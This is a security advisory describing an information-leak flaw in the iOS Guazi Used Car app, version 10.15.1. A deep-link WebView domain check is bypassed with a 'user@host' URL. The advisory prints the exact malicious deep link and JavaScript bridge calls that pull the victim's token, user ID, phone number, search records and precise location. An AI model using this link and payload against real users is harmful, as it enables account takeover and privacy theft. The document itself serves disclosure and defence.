
An information leak vulnerability in the iOS version of Guazi Used Car App

Brief Description

Guazi Used Car app is a popular second-hand car transaction platform app, providing services such as used car sales, used car purchases and live explanations. It ranks **No.13 in the "Lifestyle" category** list on the App Store of China Area (as of 2024-12-28).




The iOS version of the Guazi Used Car supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Guazi Used Car app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as PhoneNumber), **obtaining victim's account information**

(such as UserID, Token, SearchRecords), **obtaining victim's geolocation information** (such as Precise Geolocation, City), **obtaining victim's device information** (such as IDFA) and **interfering with victim's normal use** (such as forcefully logging out victim's account).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **guazi://openapi/openWebview?url=http://www.guazi.com:123@attackguazi.com/attack.html**. Here, **"attackguazi.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Guazi Used Car App's official domain name **"guazi.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackguazi.com, but modified the DNS rules in the local area network to map attackguazi.com to our own website. The malicious link we actually used is **guazi://openapi/openWebview?url=http://www.guazi.com:123@attackguazi.com/guaziusedcar/atkGuaziUsedCar.html**.

When the victim clicks on this link, it directs the victim to the Guazi Used Car App. The app will check the URL of the webpage to be opened, which is *http://www.guazi.com:123@attackguazi.com/guaziusedcar/atkGuaziUsedCar.html*. The app mistakenly takes *www.guazi.com* as the domain name of the webpage, so it allows the webpage to be loaded in the webview; but in fact, according to the URL format specification, the content before @ will be treated as the user name (*www.guazi.com*) and password (*123*), and the actual domain name is *attackguazi.com*.

The app will then open the webpage **http://attackguazi.com/guaziusedcar/atkGuaziUsedCar.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as PhoneNumber), **obtaining victim's account information** (such as UserID, Token, SearchRecords), **obtaining victim's geolocation information** (such as Precise Geolocation, City), **obtaining victim's device information** (such as IDFA) and **interfering with victim's normal use** (such as forcefully logging out victim's account).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function callback_getLocation(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" + json.
    longitude + ", " + json.latitude + ")";
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('getLocation', {}, callback_getLocation);
})

function callback_getSearchRecords(res){
    var json = res;
    document.getElementById("SearchRecords").innerText = "Your SearchRecords: \n" + JSON.stringify(json);
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('getSearchRecords', {}, callback_getSearchRecords);
})

function callback_getUserInfo(res){
    var json = res;
    document.getElementById("Token").innerText = "Your Token: \n" + json.token;
    document.getElementById("UserID").innerText = "Your UserID: " + json.user_id;
    document.getElementById("PhoneNum").innerText = "Your PhoneNum (masked): " + json.phone_x;
}
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('getUserInfo', {}, callback_getUserInfo);
})
```

Impact of the Vulnerability

Scope of the vulnerability: Guazi Used Car iOS version 10.15.1 (the latest version as of 2024-12-28).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- **US:** https://apps.apple.com/us/app/%E7%93%9C%E5%AD%90%E4%BA%8C%E6%89%8B%E8%BD%A6-%E5%85%88%E8%AF%957%E5%A4%A9%E5%86%8D%E4%B9%B0%E8%BD%A6/id990531994
- **CN:** https://apps.apple.com/cn/app/%E7%93%9C%E5%AD%90%E4%BA%8C%E6%89%8B%E8%BD%A6-%E5%85%88%E8%AF%953%E5%A4%A9%E5%86%8D%E4%B9%B0%E8%BD%A6/id990531994

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.